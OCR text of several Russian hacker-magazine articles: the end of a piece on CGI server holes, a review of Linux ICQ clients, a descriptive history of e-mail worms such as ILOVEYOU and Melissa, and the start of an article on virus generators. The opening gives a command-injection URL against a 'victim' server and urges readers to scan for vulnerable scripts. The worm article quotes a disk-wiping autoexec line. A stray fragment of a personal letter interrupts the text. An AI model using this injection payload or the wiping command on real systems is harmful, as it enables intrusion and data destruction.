"http://урл.жертвы/AdvWorks/equipment/catalog_type.asp?ProductType=|shell("cmd+/c+dir+c:\")|" (все это пишется в одну строку) - содержимое диска с:\ жертвы.

Еще раз скажу тебе, что здесь приведены самые банальные и широко известные дыры, поэтому не надейся, что так ты взломаешь whitehouse.org, NASA или Пентагон. Но все-таки, по причинам, описанным выше, находятся серваки, до сих пор не защищенные даже от этого. А в арсенале настоящего хакера имеются десятки, а иногда и сотни багов, которые он применяет по назначению. Сейчас я не буду утомлять тебя такими способами, ведь описание только одного заняло бы четверть Х. Да и зачем подвергать тебя опасности: меньше знаешь - крепче спишь ;))?

Дыр в последнее время становиться все больше и больше, поэтому невозможно описать все в одной маленькой статье. Поэтому за месяц (до выхода следующего Х) попытайся добиться чего-то сам, но учти, что методы, описанные здесь, могут причинить множество неприятностей, в том числе и тебе. Так что подумай получше, прежде чем использовать их на практике. «Да, все это круто, - скажешь ты, - но как, Гейтс тебя подери, определить уязвимость сервера к атакам через CGI?» И я отвечу тебе - работай головой. Стой! Не бей лбом свой Sony 17"!!! Для работы головой есть кул прога VoidEye2k (ранняя версия называлась просто VoidEye), которую за тебя сделали хорошие люди из {team void}. Это есть сканер сервера на предмет наличия на нем соответствующего скрипта. Короче, прога сканит сервак: есть там скрипт или как? У последних версий проги появилась поддержка скинов, дополнительные фичи и все такое. Скачай ее обязательно! Место обитания: www.void.ru.


Вот так поюзаешь сканерок, свежих/собственных эксплойтов добавишь и... уже не ты, а тебя будут с любопытством спрашивать: кто же такие scriptkiddies? Ну, с Бо... bo2k! Пиши мне, как что придумаешь.

Дружба аси и линукса

Delta (delta@caravan.ru)

На сегодняшний день уже трудно представить себе человека, сидящего в Инете без маленького зелененького цветочка в нижнем правом углу (для фанатов LiteStep'а – в левом ;)) – аська настолько плотно вошла в обиход, что ее можно увидеть запущенной и у маленького 7-летнего братца, и на компе у декана (сам видел :)). До недавнего времени аська работала исключительно под виндами – все юниксоиды сидели, грызли ногти и ждали "официальной версии" от Mirabilis... которая все еще находится в стадии разработки. Терпение у народа кончилось, и на свет появилось большое количество клонов и аналогов виндовой аськи. Уже, наверно, всем ясно, что этот обзор о них :).


Консоль



MICQ

micq - одна из наиболее распространенных текстовых асек. Существует версия и под Win32 - фанаты ставят ;). Поддерживает контакт лист, прием/отправку простых мессаг, урлей, поиск и добавление новых юзеров, а также регистрацию новых UIN`ов. Шифрование пароля, возможность его введения каждый раз при загрузке - в общем, по возможностям почти полный аналог виндовской версии. В настоящий момент пока еще нет icq-chat'a, но это лишь вопрос времени.


Homepage: http://phantom.iquest.net/micq/
Требует: кроме unix-type операционки - ничего ;). (размер - 67кб)



ZICQ

Еще одна консольная аска - **zicq**. Основное отличие от micq - более удачный псевдографический интерфейс (впрочем кому как: мне, например, "интерфейс" micq больше нравится). Любителям текстовых окошек и кнопочек - ставить обязательно ;). Есть поддержка "send URL" и звукового оповещения событий. Чата пока тоже нет ;(.

Homepage: http://asenteck.com/~ted23/computing/zicq/
Требует: ncurses (есть на любом дистрибутиве Linux, и не только).



CICQ

cicq - еще один клон. Упор сделан на командную строку, но получилось хуже, чем в micq. Немного другой принцип работы - в отличие от micq, cicq сидит как background job и всплывает только при получении мессаг, освобождая таким образом консоль.

Homepage:
http://uhura.cc.rochester.edu/~ab012f/cicq/
Требует: cicq static glibc2 source/binary, libicq 0.20

Иксы

GNOMEICU

gnomeicu (Gnome's Internet Communication Utility) - одна из лучших иксовых асек. Поддерживается почти все: чат (долгожданный ;)), обработка мессаг, файлов, урлей, добавление юзеров в контакт лист и их переименование, поддержка разных онлайн режимов (away,d'n'd, N/A и т.д.) и еще много чего ;). Тем, кто не хочет особо напрягаться с настройкой, - ставить однозначно.


Homepage: http://gnomeicu.gdev.net/
Требует: X11R6, gnomelibs



ICQNIX

Настоящее подобие виндозовой версии - ICQnix. Интерфейс привычен и удобен... но вот возможностей явно маловато: отсутствует чат, регистрация новых юзеров (первый раз придется регистрить UIN из-под виндов или в другом клоне). Сама по себе gicq проста в использовании - еще не отвыкшим любителям форточек самое то.

Homepage: http://icqnix.learnrespect.org/
Требует: X11R6, Qt



LICQ

Хорошая по функциональности альтернатива gnomeicu - licq. Есть чат, прикольные звучки, менюшки, правда, кривоваты, но пойдет и так ;).


Homepage: http://licq.wibble.net/
Требует: X11R6, Qt


KICQ, KXICQ

Тем, у кого в качестве основного интерфейса стоит KDE, - можно поставить kicq или kxicq. Kicq копирует внешний вид родной версии от mirabilis и пока еще находится в стадии альфа тестинга - большинство функций не работает или работает криво ;), тем не менее такие базовые фичи, как посылка мессаг или добавление коефанов (корефанок ;)) в контакт лист, работают. Kxicq отлажена получше, имеет работающий чат, удобный контакт лист, прием/посылку файлов и стандартнейший KDEшный вид ;).

kicq:
Homepage:
http://www.cn.ua/~denis/kde/kicq.html
Требует: X11R6, Qt, KDE

kxicq
Homepage: http://www.caiw.nl/~herwinjs/
Требует: X11R6, Qt, KDE





Фишки

Кроме просто icq-клиентов есть еще несколько просто прикольных и полезных программок:

ICQMAIL

icqmail - висит на шелле в бэкграунде и форвардит icq-мессаги на е-мыл. Если извратиться, то можно настроить отправку сообщений себе на сотовый/пэйджер \m/ \m/.

Homepage:
http://www.crocodile.org/software.html
Требует: icqlib

ICQTECH

icqtech - типа icq маршрутизатор-файрвол ;). Если кто присылает мессагу, в зависимости от содержащегося в ней текста, может либо ее пропустить, либо развернуть. Причем самая забавная возможность этого демона - его можно настроить так, чтобы он посылал в ответ юзерам мессаги с дополнительными вопросами по удостоверению личности ;)) - anti-lame protection (c). Можно организовать техпомощь по icq, когда по разным ключевым словам в тексте сообщения оно перенаправляется на различные UIN'ы.

Homepage: http://hnm.zzweb.com/utils/icqtech/
Требует: icqlib

That's all folks.

P.S. icqlib-0.1.3 лежит по адресу
http://www.cn.ua/~denis/kde/icqlib-0.1.3.tar.gz





ЧЕРВИ ПОЧТОЙ. НЕДОРОГО.

Андрей Князев (knyazev@xakep.ru)

Let`s GO!

Это случилось. Это случилось 4 мая. Еще одним "черным четвергом" стало больше. Еще не одна тысяча сисадминов получила хороший нагоняй и не детскую головную боль. В общем, 4 мая - день, который многие вспоминают даже сейчас - спустя 2 месяца. Но хватит загадок, я думаю, все поняли, что речь шла о ставшем широко известным почтовом вирусе "I Love You".

I Love You – "последний герой"

В начале мая очень многие начали получать по почте странные письма, по виду содержащие признание в любви, в subject'е письма стояло - "ILOVEYOU". Естественно, что многие впечатлительные особы поспешили ознакомиться с этим письмом. Итог - массовое убийство важных документов и лавина "любовных" писем, разосланных всем, кто был в адресной книге (а надо заметить, что у многих адресная книга содержит многие десятки, а то и сотни записей).

Механизм работы вируса в который раз оказался прост и гениален (и в который раз большинство пользователей начало лечить свои машины постфактум, своевременно не позаботившись о собственной безопасности). Хотя X и выступает за "разумную селекцию пользователей", но даже видавшие виды бойцы уронили скупую слезу, открыв такое письмо и обнаружив через некоторое время, что любимая коллекция картинок Клавы Шифер благополучно сыграла в ящик.

Детали вируса

Международное имя: VBS.LoveLetter.

Каким путем передается: вирус приходит с сообщениями по электронной почте или по каналам IRC. Письмо с вирусом очень легко опознать - в теме письма написано "ILOVEYOU" (надеюсь, что ты не только от вирей и троянов письма с таким сабжем получаешь), ;) что сразу привлекает к нему внимание. В теле письма содержится текст "kindly check the attached LOVELETTER coming from me" и присоединенный файл с именем "LOVE-LETTER-FOR-YOU.TXT.vbs". Поскольку у большинства стоит установка "Не показывать расширения для файлов зарегистрированных типов", юзер смело открывает вложенный файл, запуская тем самым сценарий на Visual Basic Script.

Система, на которой живет вирус: мастдай 95 и выше. Для "грамотной" работы необходим MS

I LOVE

привет,малыш.
получил оба твоих сообщения.чертовски рад,что связь с
у меня жизнь проходит в сплошном однообразии.с ранне
позднего вечера:подъем,игра в теннис,бильярд,просмотр
ужин,бильярд,сон.с ума сойти можно. на наш самолет рабо
поэтому и сидим.дорогая,любимая. сейчас в разлуке еще
понимать,как серьезны те чувства,которые я испытываю
пожалел и пожелал свести два разбитых сердца
вместе.засыпаю с мыслями о тебе.хочу слышать твой гол
твои волосы.желание уткнуться в них и заснуть в блаж
ребенок.а просыпаюсь-действительность.ты далеко.тяжел
на днях прошла информация,что возможно пойдем в стор
располагает. мечты сбываются редко.заканчиваю письмо
целую,обнимаю,целую,обнимаю.....крепко целую и обнимаю.
твой любящий и сумасшедший зд..

ЧЕРВИ ПОЧТОЙ. НЕДОРОГО

Outlook (под остальными почтовыми клиентами не осуществляется спаммерская рассылка вредоносного письма людям из адресной книги).

Действия вируса: вирус создает свои копии в системном и главном каталогах Win; в системный каталог вирус записывает две копии под именами "MSKernel32.vbs" и "LOVE-LETTER-FOR-YOU.TXT.vbs", соответственно, а в основной каталог - одну под именем "Win32DLL.vbs". Помимо этого, вирь ставит себя на автозапуск при старте компа (меняется несколько ключей реестра).

Деструктивный эффект: в случае, если почтовик - MS Outlook, вирус пошлет себя, любимого, всем, кто есть в адресной книге.

Далее, вирус пытается скачать и запустить файло WIN-BUGSFIX.EXE (данная опция была благополучно прикрыта - провайдеры быстро закрыли все 4 адреса, откуда вирус пытался получить файл).

Ну и наконец самое "приятное" - вирус сканирует все доступные жесткие диски и записывает свои копии во все файлы с расширениями: .jpg, .jpeg, .js, .css, .vbs, .vbe, .jse, .wsh, .sct и .hta. Все эти файлы после этого получают расширение .vbs (если не имели такового изначально). Помимо картинок (потерю которых все же можно пережить), вирус находит .mpeg файлы с расширениями .mp2 и .mp3. По счастью, вирус не затирает их, а лишь создает файлы с такими же именами, но уже с расширениями .vbs. В .vbs файлы также пишется код вируса, а оригинальным .mpeg'ам ставится атрибут "hidden".

После таких пертурбаций почти все могут уже отдыхать. Однако для счастливых пользователей mIRC'а веселье на этом не заканчивается. В системном каталоге оси вирус оставляет файл - "дроппер" (инсталлятор вируса) в формате Html с именем "LOVE-LETTER-FOR-YOU.HTM". Если mIRC благополучно находится, создается конфигурационный файл script.ini, который настраивает mIRC на автоматическую рассылку "LOVE-LETTER-FOR-YOU.HTM" пользователям всех каналов IRC, к которым будет подключаться зараженная машина. После того, как все "клиенты" откроют у себя в браузере файл "LOVE-LETTER-FOR-YOU.HTM", вирусный скрипт "MSKERNEL32.VBS" благополучно установится на чужую систему, и - история начнется заново.

Лечение: избегать случайных связей. Не открывать подозрительные письма и уж тем более разные вложенные файлы. Для профилактики хороши отечественные антивирусы и проги - мониторы.

Итоги вирусной компании. Ущерб - как всегда, сотни мегабаксов (в пределе к 10 миллиардам долларов). Около 3-х миллионов пострадавших компов. Бурный общественный резонанс. Давненько (наверно, со времен Мелиссы) газеты не пестрели призывами быстренько пойти провериться на вирус. В написании вируса пока (на момент написания статьи) подозревают немецкого студента или филиппинского школьника (23-х лет отроду ;) - ред.). Однако достаточных улик против кого бы то ни было нет (хотя есть важная, но получается что косвенная улика - массовое заражение началось именно с Филиппин). Полиция Филиппин арестовала незадачливого любителя Сети, но была вынуждена отпустить молодого человека за недостаточностью улик. Следствие покажет...

Продолжение истории

Естественно, что, получив исходный код вируса, многие подумали - "Хм, этот парень сделал больно "слабый" вирус. Мой будет круче. Мой будет сразу грохать весь компьютер". И в самом деле - сейчас известно уже более 30 модификаций вируса, но все они не получили (пока) такого распространения, как оригинал. В любом случае, мир должен быть немного благодарен автору "I Love You". Если бы этот неизвестный (пока) герой не допустил нескольких ошибок-недочетов (сознательных или нет - другой вопрос) при написании вируса, то вряд ли эпидемия прошла бы столь "мягко". Все могло быть гораздо хуже...

Не прощай "любовь"?

Хуже? Пожалуйста :). Свежайший пример - чрезвычайно опасный вирус-червь VBS.NewLove.

Механизм распространения - практически один в один "любовный". Маленькие нюансы не слишком важны для пользователя, такой вирус заполучившего. Если родная "любовь" свои кодом затирает только часть всех файлов (все-таки .vbs, .js ... etc - не самые нужные типы, хотя... .jpeg - для некоторых это очень много значит :)), то "новая любовь" - просто все (причем как на локальных, так и на доступных сетевых дисках). Все - значит абсолютно все! Вирус не может уничтожить только основные системные файлы, запись в которые запрещена, да открытые на чтение в "других" приложениях файлы, запись в которые также запрещена. В общем - "пришел, отправил и убил".

Еще одна особенность "нового любовника" - вирус пытается маскироваться, добавляя в файл со своим кодом "мусор". В итоге - код вируса (с учетом "мусора") может запросто быть более 1 Мегабайта.

Melissa и все-все-все...

Но после "ILOVEYOU" прорезались не только плагиаторы "новья". Кто-то разумно посчитал, что новое - это хорошо забытое старое. И вот вам результат :) - Melissa.BG - плоть от плоти от любимой :) Meliss'ы (о которой речь пойдет ниже), только... - без ограничений на количество рассылок и с маленькой дополнительной функцией - грохать на фиг жесткий диск.

Но и это еще цветочки, на подходе новая эпидемия - опять же клон Meliss'ы, вирус CyberNet, заражающий файлы Word и Excel. Эта милая зараза придет к тебе в одно прекрасное утро. Но после того, как будет открыто письмо с темой "You've GOT Mail!!!" (и жесткий диск C: накроется самым медным из тазов), утро из доброго сразу станет злым. Так что не открывай таких писем...

Тайфун с ласковым именем Мелисса

Вирус Мелисса (Melissa) был, можно сказать без преувеличения, революционным для своего времени (несколько пандемий вируса случилось в прошлом году). Ничего похожего до той поры мир не знал. Конечно, случались разные там Чихи, пели Янки Дудль, но ничего подобного легендарному червю Морриса младшего (о котором Х уже рассказывал, впрочем - быть может расскажет еще раз, более подробно) не было. Даже с учетом довольно "гуманного" поведения вирус вызвал жуткую панику, перегрузку почтовых систем Америки, Азии и Европы. Несколько крупнейших корпораций, включая всеми любимую Micro$oft, были вынуждены на несколько часов отрубить (в первый, но далеко не в последний с той поры раз) свои почтовые сервера.

А вирус на поверку был прост, как и все гениальное. Передаваясь по почте, вирус заражает документы и шаблоны MS Word и рассылает свои копии по е-почте (для этого необходимо, чтобы почта шла через "большой" Outlook, все остальные почтовые клиенты этой заразе не подвержены). Вирус также меняет несколько ключей в реестре, полностью отключая защиту Word'а от макровирусов.

Тема письма выглядит так: "Important Message From [Myself]" (Myself - имя отправителя).

В Теле письма присутствует текст - "Here is that document you asked for... don't show anyone else ;-)".

Плюс аттач - с самой Мелиссой inside, так сказать :). "Побочной" функцией вируса является его неразборчивость в отправляемых документах, т.к. отправляется открытый в настоящий момент документ :) (хороший каламбур), в результате чего могут быть отправлены какие-то "секретные" сведения.

Первая (оригинальная) версия Мелиссы была хороша еще и тем, что зараженное письмо отсылалось по первым 50 адресам из каждого

списка (коих может быть несколько) в адресной книге. После такого массового "посыла" :) вирус ставит в реестре специальную метку - делается ключ: HKEY_CURRENT_USER\Software\Microsoft\Office\ "Melissa?" = "... by Kwyjibo". Когда вирус только появился, и вакцины от вируса были доступны не всем (не всякий мог себе поставить разные там апдейты, патчи и заплатки), наиболее простым средством "против вируса" было проверить реестр на наличие там этого заветного ключа, и если его там еще нет :), то добавить его ручками. Сейчас этот способ, конечно, не актуален, но на крайний случай пригодится.
Вирус живет не только в уже устаревающем Word 97, но и в новейшем Word 2000 (привет дяде Билли). Поскольку вирус после активации не только ставит на минимальный уровень защиту Word'а от макровирусов, но и сам поселяется в Normal.dot, то зараженный комп после того, как отгремит спаммерская рассылка, все равно остается источником заразы. Причем заражаются любые документы, открытые в вирулентной (во сказал :)) системе.

Ну и напоследок - об эффектах Мелиссы. Вирус может доставить своему владельцу несколько приятных минут :) (не все ж сокрушаться и плакать). В случае, если день равен минутам и при этом сработает вирусный код, то в редактируемый документ будет вставлена фраза: "Twenty two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here.". Сей текст, равно как и прозвище автора вируса, взяты из популярнейшего штатовского мультсериала "Симпсоны" ("The Simpsons").

Для особо пытливых приведу комментарии, которые содержит код вируса:
WORD/Melissa written by Kwyjibo
Works in both Word 2000 and Word 97
Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
Word -> Email | Word 97 <--> Word 2000 ... it's a new age!

Этот мсье Kwyjibo просто издевается над "пользователями" своего продукта, предлагая им самим решить, что такое Мелисса - это Червь? Макровирус? Word 97 вирус? Word 2000 вирус? Решайте сами!

Да и на самом деле автор нисколько не преувеличил, когда написал - Это новая эра (it's a new age). Мелисса, бесспорно, открыла новое (и как теперь видно, чрезвычайно популярное и действенное) направление в вирусописательстве. Кто следующий?

А продолжение истории не заставило себя ждать. Следом за оригинальной Мелиссой начали появляться ее многочисленные клоны (благо, что код вируса был широко доступен).

Одной из таких примечательных модификаций стала Мелисса.b - Melissa.b. b-модификация Мелиссы является скорее червем, чем вирусом. В коде Мелиссы.b процедура заражения области макросов в других документах хотя и есть, но не исполняется, т.к. заблокирована. Данная гуманность даже отражена в комментарии автора - "We don't want to actually infect the PC, just warn them" (Мы вовсе не хотим действительно заражать ПК, только лишь предупредить пользователей).

Письмо, которое отправляет b-модификация, также отличается от оригинального.

Тема письма: "Trust No One".
Текст письма: "Be careful what you open. It could be a virus.".

Издевательство чистейшей воды, поскольку к письму прилагается Word'овский документ, зараженный червем. При открытии этого документа червь проверяет, инфицирован ли компьютер оригинальной версией Милиссы (Мелиссой.а), и если не находит следов ее присутствия, берет по одному (первому) адресу из каждого списка адресной книги аутглюка и шлет по этим адресам сообщение с вложенным зараженным документом.

Любитель, сделавший из Melissa.a Melissa.b, пошел в своей "хохматости" еще дальше. Если вирус активен, то он добавляет в открытый документ текст:

This could have had disasterous results. Be more careful next tiem you open an e-mail. Protect yourself! Find out how at these web sites:
http://www.eos.ncsu.edu/eos/info/computer_ethics/www/abuse/wvt/worm/
http://www.nipc.gov/nipc/w97melissa.htm
http://www.cert.org/advisories/CA-99-04-Melissa-Macro-Virus.html
http://www.microsoft.com/security/bulletins/ms99-002.asp
http://www.infoworld.com/cgi-bin/displayStory.pl?990326.wcvirus.htm

Намек чрезвычайно прозрачный - если ты видишь такой текст, значит кто-то лох. Педальный. Тот, кто только что прислал тебе вложенный файл, или ты сам, коль скоро не предохраняешься и не избегаешь случайных связей :).

Но и на Melissa.b не закончилась славная линия "ласковой" Мелиссы. Разрешите представить - потенциальный "хит сезона" - Macro.Word97.Melissa.BG, или просто Melissa.BG. Мне кажется, что у автора этой модификации Мелиссы был очень популярным лозунг - "Все лучшее, любимое, и только для Вас" :). На первом шаге (после открытия зараженного текстового документа), если у тебя, мой юный любитель великой науки вирусологии, стоит MS Outlook, все твои друзья получат персональные письма с персональной же копией вируса. А письмо будет такое (во дружбаны повеселятся...):

Тема письма: Resume - Janet Simons
Текст письма: To: Director of Sales/Marketing,

Attached is my resume with a list of references contained within. Please feel free to call or email me if you have any further questions regarding my experience. I am looking forward to hearing from you.

Sincerely, Janet Simons.

После закрытия "оригинального" документа вирус сохранит свою копию под именем Explorer.doc в каталоге автозагрузки Винды - C:\WINDOWS\Start Menu\Programs\StartUp\Explorer.doc. Необходимо честно признать - данная опция вируса реализована абсолютно безграмотно. Ну кто нынче ставит Виндовоз в C:\WINDOWS? Ан нет - есть такие клиенты :). Если же тебе, приятель, повезло, и ты благополучно поставил Винду в другой каталог, то считай, что почти пронесло :).

Почти - потому что есть еще одна копия вируса, и она пишется в C:\Data\Normal.dot, под именем, как легко видеть - Normal.dot. После того, как все описанные процедуры будут совершены, вирус., ничтоже сумняшеся, потрет все файлы в корнях дисков C: - Z: (т.е. на всех дисках), также все файлы в каталогах:

C:\My Documents*.*
C:\WINDOWS*.*
C:\WINDOWS\SYSTEM*.*
C:\WINNT*.*
C:\WINNT\SYSTEM32*.*

Совершенно понятно, что после такого дестроя выживут только самые стойкие компы. Так что будь бдителен. Следи за собой и вообще будь осторожен.

Но и это еще не все... С огромной радостью я представляю почтенной публике еще один 100% хит - вирус Macro.Excel97/Word97.Cybernet.

Работа в двух центральных приложениях Офиса. Плюс любые модификации виндов - что еще нужно, чтобы проникнуть и угробить твой комп?

Надо честно признать, индонезийский подарочек хорош - полная совместимость и передаваемость через Word/Exel/Outlook - 97 (98)-2000 (передается по почте один в один как Melissa.a). 17 августа (что-то у нас было уже связано с этой чудной датой ;)) и 25 декабря вирус преподно-

сит своим обладателям недетский подарочек - показываются веселенькие такие эффекты, а затем вирус модифицирует autoexec.bat и config.sys. В config'е делается блокировка на Ctrl-C (Ctrl-break), а в autoexec ставится detlree /y c:*.* - т.е. полный унос на фиг всего диска С:, при этом демонстрируется дурацкая картинка:

```
###################################
###################################
###########

#Vine...Vide...Vice...Moslem Power Never End...#
#I'm Really Sorry, This System Have Been
Recycled By -= CyberNET =- Virus!!! #
#Brought To You From INDONESIA...#

###################################
###################################
###########
```

Письмо с вирусом довольно легко опознать:

Тема письма: You've GOT Mail!!!

Тело письма: Please, saved the document after you read and don't show to anyone else. The document is also VIRUS FREE... so DISREGARD the virus protection warning!!!

В общем – очередное издевательство.

What about other?

Но, поскольку мое сегодняшнее выступление, по причине дисковой квоты :), пора заканчивать, лишь кратко расскажу о наиболее примечательных, хотя и не получивших столь широкого распространения (по крайней мере в России) вирусах:

I-Worm.Cholera - вирус-червь. Приходит в виде .exe файла с именем setup.exe. Вирус довольно ловко распространяется - как по сети, так и с использованием мыльного клиента. Систему, на которой живет, не убивает, хотя сам поток писем, которые создает вирь, вряд ли кого обрадует...

I-Worm.ZippedFiles (он же ExploreZip) - червь. Приходит обычно в виде файла Zipped_Files.Exe, размером в 210 Кб. Как и предыдущий вирус, умело переползает по локальной сети, внедряя свой автозапуск в любой win.ini, до которого может дотянуться. Отсылается по почте всем адресатам, используя практически любой мэйлер. Вредоносный функции не то что бы были очень жестоки, но и радости доставят мало - вирус необратимо губит файлы с расширениями .c, .h, .cpp, .asm, .doc, .xls и .ppt.

Trojan.FlashKiller - самый что ни на есть Троян. Приходит как исполняемый файл, который может быть выполнен только под Win95/98. При запуске, независимо от каких бы то ни было условий, уничтожает данные на жестком диске и приводит в негодность микросхему Flash BIOS, если в Flash BIOS разрешена запись (механизм убийства BIOS`а полностью идентичен механизму вируса Win95.CIH).

I-Worm.Haiku - червь. Приходит как .exe файл с именем haiku.exe. Файло имеет размер 16 Кб. Вирус скорее любопытный, нежели вредный. Рассылает своих копий не много, ведет себя довольно скромно, да еще изредка пытается сочинять японские стишки - Хайку. Короче, не вирус, а сплошная радость :) (изредка играющая музыку).

I-Worm.Happy - приходит как .exe файл - happy99.exe. 99 - обозначает год, впервые вирус был обнаружен в январе прошлого года. Размер файла - точно 10.000 байт. Вирус полностью работоспособен под Win95/98, в WinNT вирус не работает (ошибки в программировании).

Не самый злобный вирус, хотя тоже грешит передачей себя любимого всем незаинтересованным сторонам. Очень легок в удалении. Для того, чтобы победить заразу, достаточно лишь удалить файлы ska.exe и ska.dll из системного каталога Windows, да заменить файл wsock32.dll на его незараженную копию wsock32.ska. Необходимо также найти и удалить первоначальный exe-файл happy99.exe. В качестве превентивной защитной меры можно для файла wsock32.dll поставить атрибут "read-only". В этом случае червь не в состоянии заразить систему, т.к. он не обрабатывает атрибуты файлов.

I-Worm.MyPics + "MyPics.b" = "ICQ_Greetings" + "MyPics.c" = "Video". Обширное семейство вирусов. Каждый из них приходит как вложенный исполняемый файл.

Вирус чрезвычайно злобен и неприятен. Мало того, что он меняет мою любимую стартовую страницу about:blank на какую-то пафосную и дурацкую http://www.geocities.com/SiliconValley/Vista/8279/index.html, так еще и норовит форматнуть диски c: и d: или попортить CMOS-память. Очень, очень нехороший вирус. И модификации его нехорошие. Если попадется - сотри его немедленно, а то он сам себя сотрет вместе со всем содержимым всех твоих хардов :).

I-Worm.Plage - последний "обозираемый" в этот раз вирь. Приходит, как и все предыдущие экспонаты, как .exe файл. Размером под 100 Кб. Имя файла варьируется. Живет и распространяется практически под любым почтовым клиентом. В общем, ничего себе вирус - в качестве визуального эффекта может показать фюрера, а в остальном - тихий спамерщик. С таким жить можно :).

И в завершение сего пространного, но, надеюсь, не бесполезного опуса - рекомендации лучших собаководов:

1. Если в работе используется большой MS-Outlook 98 или 2000, то очень желательно поставить патч, выпущенный Microsoft. Заплатка позволяет установить 3 степени защиты, и вроде эта защита выглядит убедительно...

2. Лучше все же отказаться от использования MS-Outlook в пользу The Bat'a, Outlook Express'a или какого-либо иного мэйлера (хотя даже более защищенные клиенты е-почты не спасают от всей заразы, которой развелось просто тьма).

3. Про случайные связи и прочую паранойю умолчу - не дети :).

4. Антивирусы, антивирусы и еще раз антивирусы. Если не на постоянный монитор, то хотя бы с периодическими обновлениями базы и полной проверкой всего компа. Что выбрать - AVP или DrWeb32 + ADinf32 - каждый волен решать сам. Однако замечу, что и у д-ра Касперского, и у Диалог-Науки есть свои "мониторы", которые показывают довольно хорошую производительность (грамотно проверяют на вирусы и не тормозят комп). В частности, могу порекомендовать "связку" AVP Monitor ("стандартный" монитор) + AVP Script Checker (противо-скрипт-вирусный продукт, с неплохой эвристикой - т.е. возможностью предугадывать еще неизвестные вирусы).

Но самое главное средство предохранения - это голова на плечах. Надеюсь, что за всякими зачетами, сессиями и экзаменами ее лишились не все :). А значит, все будет... путем :).

Ссылки по теме:

Наиболее исчерпывающую информацию все страждущие найдут на сайтах:

Компания Диалог-Наука: www.dials.ru ;

Разделы Интернет-черви / Интернет-черви (электронная почта) Вирусной энциклопедии AVP:

http://www.viruslist.com ;

Лаборатория Касперского: www.avp.ru .





ГЕНЕРАТОР ЗЛА

The Hound Of Winter (thow@ireland.com)

После того, как рубрика перешагнула полугодовой рубеж и вступила во взрослую жизнь, редактор решил взяться за нее по-крупному. «Давай, – говорит, – порадуем читателя нужным материалом о виргенах». Ну, а что бы и не порадовать? :-) Тем более, когда редактор уже тянет свои дрожащие короткие ручки к моей чистой шее и исходит злобным ехидным смехом... :-Е Брр... Надо меньше пить. :-) Для тех, кто не понял, – это мне такой кошмар приснился. Вот до чего работа в журнеле доводит, ведь "работа наша и опасна, и трудна, хоть на первый взгляд она и не видна". :-))) А идея и правда хорошая – так что ее и реализовываю.

ДОСЬЕ

ИМЯ: Генератор вирусов. Также известен как конструктор вирусов.

АВТОР: Почти всегда чукотские вирмейкеры...

ВОЗРАСТ: Первые появились около 7 лет назад. С тех пор некоторые деградировали до младенческого возраста, а некоторые пытались эволюционировать. Удачно.

НАЗНАЧЕНИЕ: Быстрая сборка каркаса или вируса целиком из отдельных независимых частей в единое целое. Целое и неделимое - это не то, что так боятся потерять некоторые девушки. Гы-гы-гы. :-) Это либо бинарник, либо исходник вирия.

ЦЕЛЬ: 1) Скрыть вирус от программы антивируса. Для этого комбинируемые части могут перемешиваться, кодироваться и т.д. 2) Ускорить процесс написания вируса, поскольку в большинстве вирусов, по сути, используются один и тот же код для различных процедур. Поиска файлов, к примеру. Так вот, чтобы не копаться вручную с кусками кода, можно пользовать вирген, который загенерит не вирий сразу в бинарнике, а исходный его код. Потом ручками то, что надо, вписывается, и все ОК.

ПОСЛУЖНОЙ СПИСОК: Отметились целыми семействами вирусов во всех крутых антивирусах, так что виргены - это сила. Особенно для начинающего.

ХАРАКТЕР: Нордический, конечно. То есть большинством виргенов можно управлять задавая им ЦУ (ценные указания) через командную строку. Но есть и более умеренного темперамента, которые имеют приятный дружественный интерфейс.

СЕМЕЙНОЕ ПОЛОЖЕНИЕ: Иногда исходники производятся на языках высокого уровня (ЯВУ), но много чаще на ассемблере. Хотя есть даже для BATCH-файлов под тетю ДОСю.

ИМЯ: Virus Creation Laboratory (VCL)

АВТОР: Nowhere Man//NuKE

ВОЗРАСТ: Вышел в свет в конце лета 1992 года.

НАЗНАЧЕНИЕ: VCL известен как самый первый в мире вирусный генератор-конструктор.

